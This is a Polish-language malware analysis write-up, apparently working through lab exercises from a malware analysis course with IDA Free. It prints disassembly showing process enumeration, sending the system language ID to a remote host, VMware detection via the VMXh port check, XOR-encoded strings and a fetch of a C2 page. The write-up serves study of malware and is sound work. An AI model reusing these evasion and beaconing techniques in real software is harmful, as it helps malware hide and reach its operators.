
Na początku funkcja sprawdza wersję systemu, lecz tym razem sprawdzając czy Majorversion jest większa niż 5 (czyli wersja nowsza lub równa Windows 2000)



W tym miejscu funkcja sprawdza, czy jako parametr został podany string. W obu przypadkach obie funkcje enumerują Wszystkie aktywne procesy. Na początku wykonuje snapshot procesów za pomocą **CreateToolhelp32Snapshot**,

```
.text:10006558 call    CreateToolhelp32Snapshot
```

Process32First, aby wyciągnąć ze snapshota pierwszy proces, a następnie w pętli while **Process32Next**.



Funkcja pozyskuje również informacje o tym do jakiego pliku należy dany proces za pomocą **GetModuleFileNameEx**, wszystko w czytelnym formacie

```

dProce db 0Dh,0Ah                ; DATA XREF: sub_10006518+69↑o
                                         ; sub_1000664C:loc_100066DF↑o
db 0Dh,0Ah
db 'ProcessID      ProcessName      ThreadNumber',0Dh,0Ah,0
align 4
  
```

sub_10004E79

Funkcja wywołuje funkcję **GetSystemDefaultLangID**, która zwraca ID domyślnie ustawionego języka systemowego, a następnie go wysyła zdalnemu hostowi

```

.text:10004E79 push     ebp
.text:10004E7A mov      ebp, esp
.text:10004E7C sub      esp, 400h
.text:10004E82 and      [ebp+Buffer], 0
.text:10004E89 push     edi
.text:10004E8A mov      ecx, 0FFh
.text:10004E8F xor      eax, eax
.text:10004E91 lea      edi, [ebp+var_3FF]
.text:10004E97 rep stosd
.text:10004E99 stosw
.text:10004E9B stosb
.text:10004E9C call     ds:GetSystemDefaultLangID
.text:10004EA2 movzx    eax, ax
.text:10004EA5 push     eax
.text:10004EA6 lea      eax, [ebp+Buffer]
.text:10004EAC push     offset aLanguageId0xX ; "\r\n\r\n[Language:] id:0x%x\r\n\r\n"
.text:10004EB1 push     eax ; Buffer
.text:10004EB2 call     ds:sprintf
.text:10004EB8 add      esp, 0Ch
.text:10004EBB lea      eax, [ebp+Buffer]
.text:10004EC1 push     0
.text:10004EC3 push     eax ; Str
.text:10004EC4 call     strlen
.text:10004EC9 pop      ecx
.text:10004ECA push     eax ; len
.text:10004ECB lea      eax, [ebp+Buffer]
.text:10004ED1 push     eax ; int
.text:10004ED2 push     [ebp+s] ; s
.text:10004ED5 call     Send
.text:10004EDA add      esp, 10h
.text:10004EDD pop      edi
.text:10004EDE leave

```


Wszystkie ID są rozpisane przez Microsoft [tutaj](#)

Dla przykładu język polski ma przypisane ID **0x0015** lub **0x0415**, a angielski **0x0009**, **0x0409** (odmiana amerykańska) lub **0x0809** (odmiana brytyjska) itd.


Funkcja mogłaby przyjąć nazwę **SendDefaultLangID** bądź **RetrieveDefaultLangID**

DllMain


Aby dowiedzieć się ile wywołań ma *DllMain* najlepszym rozwiązaniem jest stworzenie grafu np. z takimi ustawieniami:



DllMain używa bezpośrednio 7 funkcji:



Używając głębokości 2 (Jeżeli nie popełniłem błędu w liczeniu) używa 66 funkcji:



Przed wywołaniem funkcji najpierw musi ona przyjąć parametry. Dzieje się to za pomocą *push*. Musimy w takim razie sprawdzić jaką wartość będzie miał rejestr **eax**.

Do offsetu następnie jest dodana wartość 0Dh (13 base 10) co sprawia, że string to teraz "30".

push eax wrzuca eax na stack, gdzie następnie jest wywołana funkcja *atoi*, która w języku c++ zamienia string na liczbę. Tak więc funkcja zwraca wartość 30. Według poniższej tabelki eax jest pierwszym rejestrem, który przechowuje pierwszą zwróconą wartość.

Figure 3.4: Register Usage

Register	Usage	Preserved across function calls
%rax	temporary register; with variable arguments passes information about the number of vector registers used; 1 st return register	No
%rbx	callee-saved register	Yes
%rcx	used to pass 4 th integer argument to functions	No
%rdx	used to pass 3 rd argument to functions; 2 nd return register	No
%rsp	stack pointer	Yes
%rbp	callee-saved register; optionally used as frame pointer	Yes
%rsi	used to pass 2 nd argument to functions	No
%rdi	used to pass 1 st argument to functions	No
%r8	used to pass 5 th argument to functions	No
%r9	used to pass 6 th argument to functions	No
%r10	temporary register, used for passing a function's static chain pointer	No
%r11	temporary register	No
%r12–r14	callee-saved registers	Yes
%r15	callee-saved register; optionally used as GOT base pointer	Yes
%xmm0–%xmm1	used to pass and return floating point arguments	No
%xmm2–%xmm7	used to pass floating point arguments	No
%xmm8–%xmm15	temporary registers	No
%mmx0–%mmx7	temporary registers	No
%st0,%st1	temporary registers; used to return long double arguments	No
%st2–%st7	temporary registers	No
%fs	Reserved for system (as thread specific data register)	No
mxcsr	SSE2 control and status word	partial
x87 SW	x87 status word	No
x87 CW	x87 control word	Yes

Następnie wartość zostaje pomnożona przez 3E8h ($3 * 16^2 + 14 * 16 + 8$) czyli 1000.

Ta wartość jest przyjmowana jako parametr przez funkcję sleep, która przyjmuje czas w milisekundach. To oznacza, że program śpi przez **30 sekund**

Socket

Funkcja Socek przyjmuje 3 parametry:

- int af
- int type
- int protocol

Według dokumentacji Microsoft

af oznacza address family type oznacza typ socketa protocol oznacza użyty protokół

W tym miejscu odwołanie w pseudo C/C++ wyglądało by tak:

```
socket(2, 1, 6)
```

Co oznacza utworzony socket z address family AF_INET (Adres IPv4), type SOCK_STREAM (Two way connection, przy AF_INET TCP) i protokołem IPPROTO_TCP

in

Po wyszukaniu każdej linii zawierającej EDh znalazłem tylko jeden adres w którym została użyta funkcja `in`

.rdata:1001661E		dq 60000.0
.text:100061DB	sub_10006196	in eax, dx
.text:10005305	sub_100052A2	jmp loc_100053F6

Funkcja `in` używa dwóch rejestrów: `eax` (Magic Value) oraz `dx` (port)

Po kliknięciu na wartość `564D5868h` i kliknięciu klawisza R ukazuje nam się string VMXh, a w `edx` VX.


Po instrukcji `in` jest instrukcja `cmp ebx, 'VMXh'`, która sprawdza czy otrzymano odpowiedź od portu VMware.

Program jest zatem w stanie wykryć obecność w maszynie wirtualnej

Po wykonaniu funkcji znajduje się też string *Found Virtual Machine,Install Cancel*.

Adres 1001D988h

Pod tym adresem znajdują się losowe dane. Jednak w książce odpowiednik tego zadania wskazuje na użycie skryptu w pythonie. Niestety w IDA Free nie da się używać takich skryptów. Skrypt jedyne co robi to xoruje każdy znak z 55h, więc zrobiłem to ręcznie używając [Cyberchef](#)



Laboratorium 4.2

Struktura Main

Niestety IDA Free nie znajduje automatycznie funkcji main, więc musiałem znaleźć ją ręcznie.

Pozaładowaniu pliku z sygnaturami FLIRT, IDA rozpoznała niektóre funkcje.

Aby znaleźć Main zacząłem szukania od końca, ponieważ każda funkcja Main zwraca 0 (kiedy program zakończy się bez błędów). 0 będzie się znajdowało w rejestrze **eax**, ponieważ jest to rejestr dla pierwszej zwracanej wartości (W tym wypadku również jedynej).

Pierwsza funkcja od końca to **__XcptFilter**, która zajmuje się *exception handling*, a następnie funkcja **_exit**, która zabija procesy, więc nie są interesujące mnie funkcje.

Następna w kolejce jest funkcja **sub_401040**, która przyjmuje 3 argumenty co wygląda obiecująco (Według Microsoft main przyjmuje argumenty *argc*, *argv* oraz może zostać rozszerzony o argument zawierający zmienne środowiskowe *envp*)

Patrząc od końca na tą funkcję widać dwie różne ścieżki:

- W jednej jest instrukcja **xor eax, eax**, co zeruje rejestr **eax**
- W drugiej rejestr jest instrukcja **mov eax, 1**, czyli **eax** posiada wartość 1 (błąd)

Po przeanalizowaniu funkcji **sub_402580**, nie znalazłem rzeczy wskazujących na to, żeby była to funkcja main

Co więcej bezpośrednio przed wywołaniem **sub_401040** występują funkcje takie jak **__setargv**, **__setenvp** dzięki czemu wiemy, że **sub_401040** jest funkcją **main**

```
.text:004010FB loc_4010FB:
.text:004010FB and      [ebp+ms_exc.registration.TryLevel], 0
.text:004010FF call     __ioinit
.text:00401104 call     ds:GetCommandLineA
.text:0040110A mov      dword_40AE44, eax
.text:0040110F call     __crtGetEnvironmentStringsA
.text:00401114 mov      Source, eax
.text:00401119 call     __setargv
.text:0040111E call     __setenvp
.text:00401123 call     __cinit
.text:00401128 mov      eax, envp
.text:0040112D mov      dword_40994C, eax
.text:00401132 push     eax          ; envp
.text:00401133 push     argv          ; argv
.text:00401139 push     argc          ; argc
.text:0040113F call     main
.text:00401144 add      esp, 0Ch
.text:00401147 mov      [ebp+var_1C], eax
.text:0040114A push     eax          ; uExitCode
.text:00401148 call     _exit
```



```
.text:00401150
.text:00401150 loc_401150:
.text:00401150 mov      eax, [ebp+ms_exc.exc_ptr]
.text:00401153 mov      ecx, [eax]
.text:00401155 mov      ecx, [ecx]
.text:00401157 mov      [ebp+uExitCode], ecx
.text:0040115A push     eax          ; ExceptionInfo
.text:0040115B push     ecx          ; int
.text:0040115C call     __XcptFilter
.text:00401161 pop      ecx
.text:00401162 pop      ecx
.text:00401163 retn
```

```

.text:00401040 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401040 main proc near
.text:00401040
.text:00401040 var_4= dword ptr -4
.text:00401040 argc= dword ptr 8
.text:00401040 argv= dword ptr 0Ch
.text:00401040 envp= dword ptr 10h
.text:00401040
.text:00401040 push    ebp
.text:00401041 mov     ebp, esp
.text:00401043 push    ecx
.text:00401044 call    sub_401000
.text:00401049 mov     [ebp+var_4], eax
.text:0040104C cmp     [ebp+var_4], 0
.text:00401050 jnz     short loc_401056

```

```

.text:00401052 xor     eax, eax
.text:00401054 jmp     short loc_40105B

```

```

.text:00401056
.text:00401056 loc_401056:
.text:00401056 mov     eax, 1

```

```

.text:0040105B
.text:0040105B loc_40105B:
.text:0040105B mov     esp, ebp
.text:0040105D pop     ebp
.text:0040105E retn
.text:0040105E main endp
.text:0040105E


```

Zglądając do środka funkcji `main` widać jedną funkcję `sub_401000`. Funkcja jest bardzo prosta. Znajduje się w niej tylko jeden `if` oraz funkcja `InternetGetConnectionStatus`, która nie robi nic innego niż sprawdza czy system jest podłączony do sieci.

Według dokumentacji Microsoftu funkcja zwraca TRUE (1), kiedy maszyna jest podłączona do internetu, albo FALSE (0) kiedy nie jest

W wypadku kiedy funkcja zwróci 1, `cmp [ebp+InternetConnectionStatus], 0` (nazwa zmiennej zmieniona przeze mnie) ustawi flagę ZF = 0, przez co program pójdzie ścieżką czerwoną (false). Na koniec do rejestru `eax` przypisana jest wartość 1

Wracając do funkcji `main` widać, że `eax` jest porównany z 0 i w przypadku kiedy maszyna jest podłączona do sieci funkcja `main` zwróci 1 (Nie wiem dlaczego nie 0, zwykle niezerowa wartość oznacza błąd)



0x40105F

Funkcja wygląda dziwnie, ale uwagę przykuwają dwie funkcje, które są funkcjami biblioteki: `__stbuf` oraz `__ftbuf`

Po przeszukaniu internetu natknąłem się na [wpis na forum](#). Okazuje się, że obie funkcje wykorzystywane są przez funkcję `printf`.

Najwidoczniej IDA nie rozpoznała tej funkcji.

```

.text:0040105F
.text:0040105F
.text:0040105F
.text:0040105F sub_40105F proc near
.text:0040105F
.text:0040105F arg_0= dword ptr 4
.text:0040105F arg_4= byte ptr 8
.text:0040105F
.text:0040105F push     ebx
.text:00401060 push     esi
.text:00401061 mov     esi, offset unk_407098
.text:00401066 push     edi
.text:00401067 push     esi
.text:00401068 call    __stbuf
.text:0040106D mov     edi, eax
.text:0040106F lea     eax, [esp+10h+arg_4]
.text:00401073 push     eax
.text:00401074 push     [esp+14h+arg_0]
.text:00401078 push     esi
.text:00401079 call    sub_401282
.text:0040107E push     esi
.text:0040107F push     edi
.text:00401080 mov     ebx, eax
.text:00401082 call    __ftbuf
.text:00401087 add     esp, 18h
.text:0040108A mov     eax, ebx
.text:0040108C pop     edi
.text:0040108D pop     esi
.text:0040108E pop     ebx
.text:0040108F retn
.text:0040108F sub_40105F endp
.text:0040108F

```

```

int __cdecl printf (const char *format,...)
/*stdout 'PRINT', 'F'ormatted */
{
    va_list arglist;
    int buffering;
    int retval;

    _VALIDATE_RETURN( (format != NULL), EINVAL, -1);
    va_start(arglist, format);
    _lock_str2(1, stdout);
    __try {
        buffering = _stbuf(stdout);
        retval = _output_l(stdout,format,NULL,arglist);
        _ftbuf(buffering, stdout);
    }
    __finally {
        _unlock_str2(1, stdout);
    }
    return(retval);
}

```

Co się dzieje w programie

Więcej funkcji jest automatycznie wygenerowana przez kompilator (Funkcje manipulujące stertą `HeapCreate`, `HeapDestroy`, `memset`), więc program po prostu sprawdza czy maszyna jest podpięta do internetu i w zależności od tego wypisuje jeden ze stringów

- **Success: Internet Connection**\n
- **Error 1.1: No Internet**\n

Laboratorium 4.3

Main

Tak jak przy poprzednim wirusie (właściwie to nie wirusie, ponieważ program nie robił nic złego) zlokalizowałem funkcję `main` pod adresem **401130h**

Pierwszy podprogram funkcji `main` to funkcja `sub_401000`. Jest to identyczna funkcja jak w poprzednim programie, która sprawdza czy maszyna jest podłączona do internetu.

Znajduje się w niej również tajemnicza funkcja `sub_40117F`, która jest funkcją `printf`

`sub_40117F`

Opisane wyżej ☺ 📖

Drugi podprogram


Drugi podprogram to funkcja `sub_401040`

Wywołuje ona funkcję `InternetOpenA`, która otwiera przeglądarkę (w tym przypadku *Internet Explorer 7.5/pma*). Funkcja następnie zwraca *Handle* do otwartej przeglądarki

Następna funkcja to `InterenOpenUrlA`, która przyjmuje wcześniej zwrócony *Handle* oraz URL <http://www.practicalmalwareanalysis.com/cc.htm>. W wypadku kiedy nie uda się połączyć ze stroną *Handle* jest zamykana

Po połączeniu ze stroną program odczytuje jej zawartość za pomocą `InternetReadFile`. Zawartość jest zapisana do bufora pod adresem **[ebp+Buffer]**, a ilość bajtów odczytanych pod adresem **[ebp+dwNumberOfBytesRead]**. Funkcja odczytuje 200h bajtów czyli 512 bajtów

